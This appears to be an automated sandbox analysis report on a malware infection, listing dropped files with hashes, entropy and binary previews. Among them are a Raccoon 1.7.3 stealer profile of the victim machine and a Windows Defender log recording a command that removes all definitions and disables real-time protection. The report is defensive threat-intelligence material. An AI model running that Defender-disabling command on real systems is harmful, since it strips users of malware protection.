SHA1:	1268BEF8E2CA6EBC5FB974FDFAFF13BE5BA7574F
SHA-256:	0BB8C77DE80ACF9C43DE59A8FD75E611CC3EB8200C69F11E94389E8AF2CEB7A9
SHA-512:	11DB71D286E9DF01CB05ACEF0E639C307EFA3FEF8442E5A762407101640AC95F20BAD58F0A21A4DF7DBCDA268F934B996D9906434BF7E575C4382281028F64D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....E.....o.....p.....Rich.....PE..L....3.....!....Z.....=.....p.....p.....@A.....`.....0..8=.....$... ...T.....H...@.....text....Z.....Z..... ..`.data.....p.....^.....@....idata..6.....l.....@..@.rsrc.....@..@.reloc..$.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\vcruntime140.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39niI35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\vcruntime140.dll	
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A....._.....D.....2.D.....D...RichE.....PE..L....8'Y....."!..... .....@.....@A..... .....H?...0.....8.....@.....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.....

C:\Users\user\AppData\LocalLow\machineinfo.txt	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	1075
Entropy (8bit):	5.262200872768576
Encrypted:	false
SSDEEP:	24:DlAGH/v3e+y53Net5INrBqhKQa7WyCGik/R8RA2Tvqzh:BAG33K3NetuBg0CGik/R0A+0h
MD5:	598B347C37E67339FDF44A52C2F26E35
SHA1:	4DA84169ECD0FF4ABF5D60C727A1CEAAABDA3E94
SHA-256:	6E148BB884290E1825ADDB6648259945DE3D212A6D57057E9A2B5FBB07017ACC
SHA-512:	71DB95DF9AED8A61977422CFD62B783AE5A7E3870F11D67B62C6DC2491CD0DF490E28D2FBDE6735FF844EE0B8E3D5F2CB6979835C1A0D71A09E6B3967FF4CF1
Malicious:	false
Preview:	Raccoon | 1.7.3...Build compile date: Sat Feb 27 21:25:06 2021...Launched at: 2021.06.16 - 19:22:31 GMT...Bot_ID: D06ED635-68F6-4E9A-955C-4899F5F57B9A_user...Running on a desktop.....----------..... - Cookies: 1... - Passwords: 0... - Files: 0.....System Information:... - System Language: English... - System TimeZone: -8 hrs... - IP: 84.17.52.18... - Location: 47.431702, 8.575900 | Zurich, Zurich, Switzerland (8152)... - ComputerName: 841618... - Username: user... - Windows version: NT 10.0... - Product name: Windows 10 Pro... - System arch: x64... - CPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz (4 cores)... - RAM: 8191 MB (8005 MB used)... - Screen resolution: 1280x1024... - Display devices:....0) Microsoft Basic Display Adapter.....----------.....Installed Apps: ....Adobe Acrobat Reader DC (19.012.20035)....Google Chrome (85.0.4183.121)....Google Update Helper (1.3.35.451)....Java 8 Update 211 (8.0.2110.12)....Java Auto Updater (2.8.211.12)....Update for

C:\Users\user\AppData\LocalLow\rQF69AzBla	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1C
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8.....

C:\Users\user\AppData\LocalLow\sqlite3.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	916735
Entropy (8bit):	6.514932604208782
Encrypted:	false
SSDEEP:	24576:BJDwWdxW2SBNTjlY24eJoyGttl3+FZVpsq/2W:BJDvx0BY24eJoyctl3+FTX
MD5:	F964811B68F9F1487C2B41E1AEF576CE
SHA1:	B423959793F14B1416BC3B7051BED58A1034025F
SHA-256:	83BC57DCF282264F2B00C21CE0339EAC20FCB7401F7C5472C0CD0C014844E5F7
SHA-512:	565B1A7291C6FCB63205907FCD9E72FC2E11CA945AFC4468C378EDBA882E2F314C2AC21A7263880FF7D4B84C2A1678024C1AC9971AC1C1DE2BFA4248EC0F984
Malicious:	false

C:\Users\user\AppData\LocalLow\sqlite3.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....t\.....!.....Z.....p.....a..... ....H.... .....0...3.....text...XX.....Z.....`.P`.data.....p.....`.....@.`..rdata..... ...|.....@.`@.bss....(.....`..edata... .....".....@.0@.idata..H.....@.0..CRT....,.....@.0..tls.... .....@.0..rsr c..... .....@.0..reloc...3...0...4.....@.0B/4.....p.....@.@B/19.....@..B/31..... .....@..B/45.....@..... .@..B/57.....`.....@.0B/70.....i....p.....

C:\Users\user\AppData\LocalLow\x3CF3EDNhm3.zip	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\2531.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	847
Entropy (8bit):	5.35816127824051
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7a:MxHKXwYHKhQnoPtHoxHhAHKzva
MD5:	31E089E21A2AEB18A2A23D3E61EB2167
SHA1:	E873A8FC023D1C6D767A0C752582E3C9FD67A8B0
SHA-256:	2DCCE5D76F242AF36DB3D670C006468BEEA4C58A6814B2684FE44D45E7A3F836
SHA-512:	A0DB65C3E133856C0A73990AEC30B1B037EA486B44E4A30657DD5775880FB9248D9E1CB533420299D0538882E9A883BA64F30F7263EB0DD62D1C673E7DBA881
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..

C:\Users\user\AppData\Local\Temp\1D31.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	24576
Entropy (8bit):	3.000383259800236
Encrypted:	false
SSDEEP:	96:wpMyid82EdNqPXX9vO2wiEz7pc7vEroIQ9dNcfKdroIZdNg5sZroI7DNgsFlZgN+:w2d82Edwftwi+pAe45D4mdlMiY
MD5:	A69E12607D01237460808FA1709E5E86
SHA1:	4A12F82AEE1C90E70CDF6BE863CE1A749C8AE411
SHA-256:	188E05EFB42C1F7FDB5C910A6614F710A87AE642B23AC9FFE3F75246744865BC
SHA-512:	7533E6DA6BAC0405FC8B608DA8020B54B6EE02592E6FD40EA342E130A8A876AE5EF4A1FD636D95E76339DBF8BE45CECBD22CA2D0A4635B055FFAFEC3D7E15284
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....K..*...*...*...6...*...5...*..t5...*..Rich.*.....PE..L.....:]..... 0... .....x.....@....@.....`.....b.....T...(....P..|.....0... .....text...P".....0..... ..`.data.....@.....@.....@....rsrc...|....P.....P.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Temp\2531.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	378880

C:\Users\user\AppData\Local\Temp\2531.exe	
Entropy (8bit):	3.8761096245771793
Encrypted:	false
SSDEEP:	6144:RcQFip5leeCEh2l56cWZDtfJjEOHV7DqCT2Qd8F+:RcQF05leebh2l56cWZDtfJjEOHV7DqCb
MD5:	231F952DC32548B71D587F68ED03D884
SHA1:	AA759587612ADEB29DE4E32F77ED5A76D42F18DB
SHA-256:	6B4F255A767C4F5DC41DF2246BF51F96D12C6D82404AC9547DF706CECEDA1BBD
SHA-512:	A4E0A814D406DA1B57E243D077DA0DB476AD2DCBFB71FBA2BA9ECFC8A10A28BC6605F861A9922828CE94448A1393A4E20F12D878B1A86F50D011F711C17FF0 4
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....r.....0.....R.... .....@.. ....@.....O..... ....H.....text...X.... ....`.rsrc.....@..@.reloc..... .....@..B.....

C:\Users\user\AppData\Local\Temp\3252.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	24576
Entropy (8bit):	3.000383259800236
Encrypted:	false
SSDEEP:	96:wpMyid82EdNqPXX9vO2wiEz7pc7vEroIQ9dNcfKdroIZdNg5sZroI7DNgsFlZgN+:w2d82Edwftwi+pAe45D4mdlMiY
MD5:	A69E12607D01237460808FA1709E5E86
SHA1:	4A12F82AEE1C90E70CDF6BE863CE1A749C8AE411
SHA-256:	188E05EFB42C1F7FDB5C910A6614F710A87AE642B23AC9FFE3F75246744865BC
SHA-512:	7533E6DA6BAC0405FC8B608DA8020B54B6EE02592E6FD40EA342E130A8A876AE5EF4A1FD636D95E76339DBF8BE45CECBD22CA2D0A4635B055FFAFEC3D7E15 284
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....K..*...*...*...6...*...5...*..t5...*..Rich.*.....PE..L.....:]..... 0.. .....x.....@....@.....`.....b.....T...(....P..|.....0... .....text...P".....0..... ..`.data.....@.....@.....@....rsrc...|....P.....P.....@..@...I.....MSVBVM60.DLL.....

C:\Users\user\AppData\Local\Temp\4DAB.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	4738624
Entropy (8bit):	7.985715521097765
Encrypted:	false
SSDEEP:	98304:BB6vdEs5t9tm19EJn/35uGFw4XXTrZeZdzmEV/TQZjaKdYRsFKGG/dto:GvdPLtm19EB/pRFLXXTrZerzxVuaKdYZ
MD5:	09108E4FDDCC5D6C9D31E37A9DC9BAD4
SHA1:	F46E7F6172497501858B33BE1F958232EA41B1F4
SHA-256:	FC58CF5FC046CF3E0106AED3B992FD35D448502EC5763BCF62C53FA4D01256A2
SHA-512:	94E26DB9817AB61746B459A2E490D461971CAA32B6B471355FDD0BBD467EF5B04D6E4B53C3FF914A65FCEE453FBDD1D3D4A27698368C69794CE8AB24689F1EF 3
Malicious:	**true**
Yara Hits:	• Rule: SUSP_XORed_Mozilla, Description: Detects suspicious XORed keyword - Mozilla/5.0, Source: C:\Users\user\AppData\Local\Temp\4DAB.exe, Author: Florian Roth
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .....PE..d....`.....".....J.....@..... b.....TH.....d.....X:E.....8..... .....text..... ..`.rdata.....@..@.data...:.....4...`.....@....pdata.....@..@.rsrc....<E.....<E.....@..@.reloc.. b.....@d....G.....@.....

C:\Users\user\AppData\Local\Temp\5CDE.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	337920
Entropy (8bit):	5.847339435865761
Encrypted:	false
SSDEEP:	3072:WOOIDA73dbw0rY6cr6KY8PWpldxMobpkYUy2pGMJR1uGCxILYtGR90iESSroQ8iZ:WOrDq3o6KY8PyTJpkYUy6QnKY9ouBl6
MD5:	2025FCFFCC4430307348AEDBF94DF7B8
SHA1:	E133D2CE9F25ECA4DFBBB99FA69365DC1E98AE1B

C:\Users\user\AppData\Local\Temp\5CDE.exe	
SHA-256:	362A3A1AF98AEDD330D86CD39C8A40054E0B23481E1295E0707CD0330550B064
SHA-512:	63CC1758DE0C8B34AF66FFEFD42E382585624CFD36C95AD101363BE7584E37F487C2A4B168EC1DA9F604C462BCA9901EBF1D57D9D8B0276E2D66771956DF445
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....&N.~uN.~uN.~u!..u`.~u!..uP.~u!..u..~uG..uI.~uN..u..~u!..uO. ~u!..uO.~u!..uO.~u!..uO.~uRichN.~u.....PE..L....._..... ....@.....:.....D...P.....'.....p...p''.. ..... .. .....text..... ..`.rdata..[.... .....@..@.data...L.....@....rsrc....'.....(.....@..@.rel oc...+.....,.....@..B.....

C:\Users\user\AppData\Local\Temp\6ACA.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	609280
Entropy (8bit):	7.072295893009092
Encrypted:	false
SSDEEP:	12288:oKc2m6jGXK3OHimD/Ggz3hrS6WqDm4n3l0eZFTDleDi8+6:6F6OHi/gzVFtxV0eXp
MD5:	3A2729E1EDC230B663D108ACC62C123F
SHA1:	CD88A2069E99060BA5F8D3D82379CC25C051F908
SHA-256:	DD23C7A2DEF12A33654B435027353B405CCC240E19636E6170B2445F8F525592
SHA-512:	F7A7F90FD4AAB565DEED46F17D48D397A964E1BDF74566A9D8D7D0DFAA24BE2C548585798E10B6790FFDC79F56874DB33FE5C0C282033E447C1B7E1703F6E8 4
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....&O.~uO.~uO.~u ..ua.~u ..uQ.~u ..u..~uF..uH.~uO..u..~u ..uN.~u ..uN.~u ..uN.~u ..uN.~uRichO.~u.....PE..L.....^.....0.....@....@..... .....P.....'.....pB..... .....@.....@..$.....text.....0..... ..`.rdata..*....@.....4.....@..@.data...L.....@....rsrc....'.....(.....@..@.rel oc...,.....,... .....@..B.....

C:\Users\user\AppData\Local\Temp\88A3.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	609792
Entropy (8bit):	7.073260930980412
Encrypted:	false
SSDEEP:	12288:yjMULPuqQil2pQpkmpCqH//4EGGqBbytga9W+v6:xyPFpkmkqfUPQ
MD5:	7145A293C7320A62BA4EFA1E9148B6E4
SHA1:	40B4C0700E4F119EFCD9DB46DB50CC8BF64B018C
SHA-256:	518974510946054E44E2FFD7CCB150D078A53E413111D926348F0ED453ABCDA9
SHA-512:	74F0046E351F940A26968979CDF83B2D4015F444AC3DD7C4722BB90AC72517119F827686EADEED04830A39069C4EBB2F0718D3BDAC634A4FE4D4BD8A3D97C20
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....&O.~uO.~uO.~u ..ua.~u ..uQ.~u ..u..~uF..uH.~uO..u..~u ..uN.~u ..uN.~u ..uN.~u ..uN.~uRichO.~u.....PE..L.....\_.....2.....P....@.....0.....P1.....P.....'.....pR.. .....@.....P..$.....text....0.....2..... ..`.rdata..(....P.....6.....@..@.data...L.....@....rsrc....'.....(..... ..@..@.reloc...,.....,.."..... .....@..B.....

C:\Users\user\AppData\Local\Temp\9CA2.tmp	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....

C:\Users\user\AppData\Local\Temp\ACE1.tmp	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1(
Malicious:	false
Preview:	SQLite format 3......@ ....C....... ..g... .8.. ....

C:\Users\user\AppData\Local\Temp\AE30.tmp	
Process:	C:\Users\user\AppData\Roaming\webgfvd
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1622408
Entropy (8bit):	6.298350783524153
Encrypted:	false
SSDEEP:	24576:hNZ04UyDzGrVh8xsPCw3/dzcldJndozS35IW1q/kNVSYVEs4j13HLHGJImdV4q:dGrVr3hclvnqzS35IWk/LvRHb0
MD5:	BFA689ECA05147AFD466359DD4A144A3
SHA1:	B3474BE2B836567420F8DC96512AA303F31C8AFC
SHA-256:	B78463B94388FDDB34C03F5DDDD5D542E05CDED6D4E38C6A3588EC2C90F0070B
SHA-512:	8F09781FD585A6DFB8BBC34B9F153B414478B44B28D80A8B0BDC3BED687F3ADAB9E60F08CCEC5D5A3FD916E3091C845F9D96603749490B1F7001430408F711D
Malicious:	false
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......L!y>.@.m.@.m.@.m...l.@.mg$.l.@.mg$.lN@.mg$.l.A.mg$.l .@.mg$.l.@.mg$.m.@.mg$.l.@.mRich.@.m.......................PE..L...s<s...........!.....,..................P....(K....................................@A............................&.............8...........h...Y.. .....N..`l..T............................................................................text....).......*................. ..`RT...........@...................... ..`.data...dW...P.......0..............@....mrdata.h#.......$...>.......... ....@....00cfg...............b..............@..@.rsrc...8............d..............@..@.reloc...N.......P.................@..B... ....

C:\Users\user\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	data
Category:	modified
Size (bytes):	1066
Entropy (8bit):	3.2041899476549567
Encrypted:	false
SSDEEP:	12:58KRBubdpkoPAG1p17Je9skeSbMltB73Yls8yWwZk9+MlWlLehW51ICEs8yWQI:OaqdmOF1p17QORtB7IlK++kWResLINqI
MD5:	12EBA5A0E3DA5F51738B6D7E49CD6375
SHA1:	6AB8B7247A99A1AB5138823201EF84945E77192B
SHA-256:	76FFBA34FC0511D782A9A1A6DAD6148248B4E0E547685A9348CC4D1A9B013936
SHA-512:	581D7EABA15D7A3895ABD2BB15B0F38E09BEABD1599A37B21AD3FDECBF1FF86A6F92C0367EADA338991465AF6E0028377384129B267569B9917C72C159547F3 E
Malicious:	false
Preview:	........-.......M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. . ".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.M.p.C.m.d.R.u.n...e.x.e.". .-.R.e.m.o.v.e.D.e.f.i.n.i.t.i.o.n.s. .-.A.l.l. .-.S.e.t.-.M.p. .P.r.e.f.e.r.e.n.c.e. .-.D.i. s.a.b.l.e.I.O.A.V.P.r.o.t.e.c.t.i.o.n. .$.T.r.u.e. .-.D.i.s.a.b.l.e.R.e.a.l.t.i.m.e.M.o.n.i.t.o.r.i.n.g. .$.T.r.u.e. .-.F.o.r.c.e..... .S.t.a.r.t. .T.i.m.e.:. .. W.e.d. .. J.u.n. .. 1.6. .. 2.0.2.1. . 1.2.:.2.0.:.1.5.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....S.t.a.r.t.:. .M.p.R.e.m.o.v.e.D.e.f.i.n.i.t.i.o.n.s.(.1.).....M.p.C.m.d.R.u.n.:. .E.n.d. . T.i.m.e.:. .. W.e.d. .. J.u.n. .. 1.6. .. 2.0.2.1. .1.2.:.2.0.:.1.5.....-.

C:\Users\user\AppData\Local\Temp\bquyobss.exe	
Process:	C:\Users\user\AppData\Local\Temp\5CDE.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11857920
Entropy (8bit):	1.2508804384886973
Encrypted:	false
SSDEEP:	12288:FUDq3o6KY8PqptpKTe6tttttttttttttttttttttttttttttttttttttttttttttD:yWY6Ki
MD5:	B8A7A00652F066A22764A21370ED97CF

C:\Users\user\AppData\Local\Temp\bquyobss.exe	
SHA1:	A6C349EE8593D60E5D1B41B506475D3A3D3901AC
SHA-256:	CAD6EDF48E7E275A097AD40B0F2DEFA4F25CD91F061FC0B1E12C5F0F02E3A01F
SHA-512:	B006CE92A12088DA493138AF4A33965CECA866F6B762EF675F2AE82A82613427A09BF920D047D6E3C4B14A6F1B118151F63AC36FF9DA6F0E88F0975D21D17EBE
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....&N.~uN.~uN.~u!..u`.~u!..uP.~u!..u..~uG..uI.~uN..u..~u!..uO. ~u!..uO.~u!..uO.~u!..uO.~uRichN.~u.....PE..L....._..... ....@.....:.....D...P.....'.....p...p"..... .. .....text..... ..`.rdata..[... .....@..@.data...L.....@....rsrc....'.....(.....@..@.rel oc...+.....@..B..... .....

C:\Users\user\AppData\Local\Temp\tmp131.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp135A.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp135B.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp138B.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp138C.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp13CC.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp13FB.tmp	
